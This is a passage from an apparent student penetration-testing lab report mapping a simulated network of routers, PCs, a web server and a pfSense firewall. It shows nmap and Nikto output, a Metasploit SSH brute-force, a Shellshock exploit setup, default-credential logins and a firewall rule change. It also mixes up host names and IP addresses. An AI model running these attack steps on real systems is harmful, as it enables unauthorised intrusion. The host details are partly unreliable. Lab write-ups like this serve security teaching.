Nmap scan report for 13.13.13.13
Host is up (0.0059s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 56.13 seconds
root@kali:~#
```

Figure X - SSH configured correctly confirmation

With the SSH tunnel configured an SSH connection to PC4 could be established. However, the previous "xadmin" account password of "plums" did not grant access to the account. Due to this, an SSH brute forcing Metasploit module was used to uncover the password for "xadmin". The exploit was configured and then ran revealing the password to be "!gatvol", the exploit used along with its configuration and results can be seen below in figure Y.




Figure Y - Exploit used and configuration

With PC3's "xadmin" account password revealed, an SSH session was once again attempted on the device from the kali machine, this time allowing for a successful login. Once logged into PC4 a "ifconfig" command was run in order to view more of the devices information, the results of this command can be seen below in figure Z.

```
root@kali:~# ssh xadmin@13.13.13.13
xadmin@13.13.13.13's password:
Permission denied, please try again.
xadmin@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 21:28:25 2017 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fe:7d:48
          inet addr:13.13.13.13  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefe:7d48/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3692 errors:0 dropped:11 overruns:0 frame:0
          TX packets:1251 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:246775 (246.7 KB)  TX bytes:98612 (98.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:317 errors:0 dropped:0 overruns:0 frame:0
          TX packets:317 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:24017 (24.0 KB)  TX bytes:24017 (24.0 KB)

xadmin@xadmin-virtual-machine:~$
```

Figure Z - SSH into 13.13.13.13

The “ifconfig” command revealed that other than PC2, PC3 has no other direct connections proving there are no other devices on the 13.13.13.0/24 subnet.

4.1.3 Router 3

Using the information found in figure S there is a lot of traffic coming from the IP 192.168.0.230 via the eth2 interface with the IP of eth2 on router 2 is 192.168.0.229/30. With this information much like the connection between router 1 and router 2 the /30 subnet mask allows for two useable hosts, the two hosts on this subnet are 192.168.0.229 (router 2) and 192.168.0.230 (router 3) with 192.168.0.228 being the subnet address and 192.168.0.231 being the broadcast address, with this information an Nmap scan took place on the IP 192.168.0.228/30 to view the hosts on this subnet and their open ports. The results of this scan can be seen below in figure AA.




Figure AA - nmap on 192.168.0.228/30

From the Nmap scan it can be once again seen that there is an open telnet port on the device with IP 192.168.0.230, with this information a telnet connection was made prompting another VyOS login screen confirming this device is a router. Default credentials were attempted once again which allowed for a successful login, once logged into the router the commands “show interfaces” along with “show IP route” were once again used in order to discover more about this device’s connections. The login attempt and commands used on router 3 can be seen below in figure BB.




Figure BB – Router 3 information

From the information found using these commands it can be determined that there are three devices connected to the router. The devices directly connected to router 3 are as follows:

- Router 2 – Router 2 is directly connected to router 3 via the eth0 interface
- PC4 – The fourth PC in the network is connected to router 3 via the eth1 interface
- Firewall –Various IP addresses are coming from the eth2 interface on router 3, while this would appear to be another router there is a firewall blocking the Kali machine from seeing further

4.1.3.1 PC 4

From figure BB it can be seen that the subnet address 192.168.0.128/27 is directly connected to router 3 via its eth1 interface, this subnet address was then scanned using Nmap in order to find any devices on the subnet, the results of this scan can be seen in figure CC.

```
root@kali:~# nmap 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-17 08:57 EST
Nmap scan report for 192.168.0.129
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.130
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 15.01 seconds
```

Figure CC - nmap on 192.168.0.128/27

This scan revealed a device with an open SSH service using the IP address 192.168.0.210, this device is PC4. A login attempt was made through the “xadmin” account of PC4 using SSH however before the login screen appeared permission to login was denied, to further investigation PC4 by creating an NFS mount similar to PC1. With the mount created the authorized_keys file was viewed, the contents of this file and the successful login can be seen in figure DD.




Figure DD – NFS mount process and authorized_keys file

From the authorized keys file it can be determined that a previous machine has been used to remotely login to PC4 via its “xadmin” account, with this information PC2 was once again logged into through the “xadmin” account, while logged in a SSH remote connection was mad to PC4 through it’s “xadmin” account, this allowed for a successful login without the use of a password, the successful login can be seen below in figure EE.

Figure EE - Successful SSH into PC4 via PC2

Additionally, in figure EE an “ifconfig” command was ran while logged into PC4, this command confirmed that there are no other devices apart from router 4 connected to this device.

4.2 FIREWALL

Connected via the eth2 port on router 3 is a firewall, this firewall blocks the kali machine from discovering any devices beyond the wall. A Nmap scan was ran against 192.168.0.240/30, this scan can be seen in figure FF.

```
root@kali:~# nmap -O -sV 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-23 12:34 EST
Nmap scan report for 192.168.0.242
Host is up (0.0010s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 22.58 seconds
root@kali:~#
```

Figure FF - nmap against 192.168.0.240/30

The results of this scan reveal that there is a device using the IP 192.168.0.242 running Apache version 2.4.10 on an open http port, from this information it can be determine that this is the second webserver on the network making it webserver 2.

Using the Firefox web browser, the IP 192.168.0.242 was browsed to revealing the following webpage shown in figure GG.

Figure GG - webpage for webserver2

The webpage shows that the webserver to be using bash along with its version. With the webserver confirmed to be running a vulnerability scan was conducted on the server using Nikto, the results of the Nikto scan can be seen below in figure HH.

```
root@kali:~# nikto -h http://192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2020-12-24 11:28:03 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
 fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename
.cgi?name=CVE-2014-6278).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-12-24 11:28:27 (GMT-5) (24 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~# msfconsole
```

Figure HH - Nikto scan on webserver 2

The Nikto scan above reveals that webserver 2 is vulnerable to a “shellshock” vulnerability. Using the command “msfconsole” on the Kali terminal the Metasploit tool was opened in order to exploit the known vulnerability. With metaspolit open the term “shellshock” was searched for within the application in order to find the correct exploit. Due to the webserver running Apache and bash the exploit chosen from the list given by metaspolit was exploit 5 “exploit/multi/http/apache_mod_cgi_bash_env_exec”. The exploit list can be seen in figure II.

```
msf5 > search shellshock

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       Check  Description
   -   ----                                              ---------------  ----       -----  -----------
   0   auxiliary/scanner/http/apache_mod_cgi_bash_env    2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Varia
ble Injection (Shellshock) Scanner
   1   auxiliary/server/dhclient_bash_env                2014-09-24       normal     No     DHCP Client Bash Environment Variable
 Code Injection (Shellshock)
   2   exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01       excellent  Yes    Advantech Switch Bash Environment Var
iable Code Injection (Shellshock)
   3   exploit/linux/http/ipfire_bashbug_exec            2014-09-29       excellent  Yes    IPFire Bash Environment Variable Inje
ction (Shellshock)
   4   exploit/multi/ftp/pureftpd_bash_env_exec          2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bas
h Environment Variable Code Injection (Shellshock)
   5   exploit/multi/http/apache_mod_cgi_bash_env_exec   2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Varia
ble Code Injection (Shellshock)
   6   exploit/multi/http/cups_bash_env_exec             2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable
 Code Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execu
tion
   8   exploit/multi/misc/xdh_x_exec                     2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot
 Remote Code Execution
   9   exploit/osx/local/vmware_bash_function_root       2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalati
on via Bash Environment Code Injection (Shellshock)
   10  exploit/unix/dhcp/bash_environment                2014-09-24       excellent  No     Dhclient Bash Environment Variable In
jection (Shellshock)
   11  exploit/unix/smtp/qmail_bash_env_exec             2014-09-24       normal     No     Qmail SMTP Bash Environment Variable
Injection (Shellshock)
```

Figure II - Searching for the exploit

With the correct exploit chosen the exploit had to be setup. The command “options” was used with the exploit chosen in order to view the various setup options. In order to configure the exploit properly the RHOSTS was set to the webservers IP being 192.168.0.242 and the TARGETURI was set to “/cgi-bin/status”, figure JJ below shows the exploit being chosen from the exploit list, configured and ran.




Figure JJ - Exploit setup

With the exploit running portforwarding was used in order to gain external access to the firewall, this was done by configuring port 5000 to fire IP of 192.168.0.234, this can be seen in figure KK.




Figure KK - Port forwarding

With this new port forwarding roll created that allows the local host to redirect to the firewall, “localhost:5000” was browsed to using the Firefox web browser. This then prompted a pfsense login page as seen in figure LL.




Figure LL - fireweall webpage

With pfsense being an open source firewall software default credentials for the software were searched for online, the online search revealed the following credentials:

- Username - admin
- Password – pfsense

The default credentials were then attempted on the login screen allowing for a successful login, after successfully gaining access to the firewall the firewalls rules were edited in order to allow traffic from the Kali machine pass through the firewall. In figure MM the rule change is shown allowing the source to come from the Kali machines IP address being 192.168.0.200.




Figure MM - New rule added

Now that traffic from the kali machine can be passed through the firewall, the various interfaces on the firewall were checked using the webpage. When checking the interfaces, it was found that the firewall had three directly connected devices, the devices directly connected to the firewall are as follows:

- Router 3 – Router 3 is directly connected to the firewall via the WAN interface.
- Webserver 2 – Webserver 2 is directly connected to the firewall using the DMZ interface.
- Router 4 – A fourth router is directly connected to the firewall using the LAN interface.

The various interface webpages for the firewall can be seen in appendix E.

4.2.1 Router 4

When viewing the firewalls LAN interface page, the IP address 192.168.0.98/27 can be seen, with the Kali machine now able to pass through the firewall this IP was then scanned using Nmap. The results of this scan can be seen below in figure NN.

```
root@kali:~# nmap 192.168.0.98/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-17 09:10 EST
Nmap scan report for 192.168.0.97
Host is up (0.0015s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
```

Figure NN – nmap on 192.168.0.98

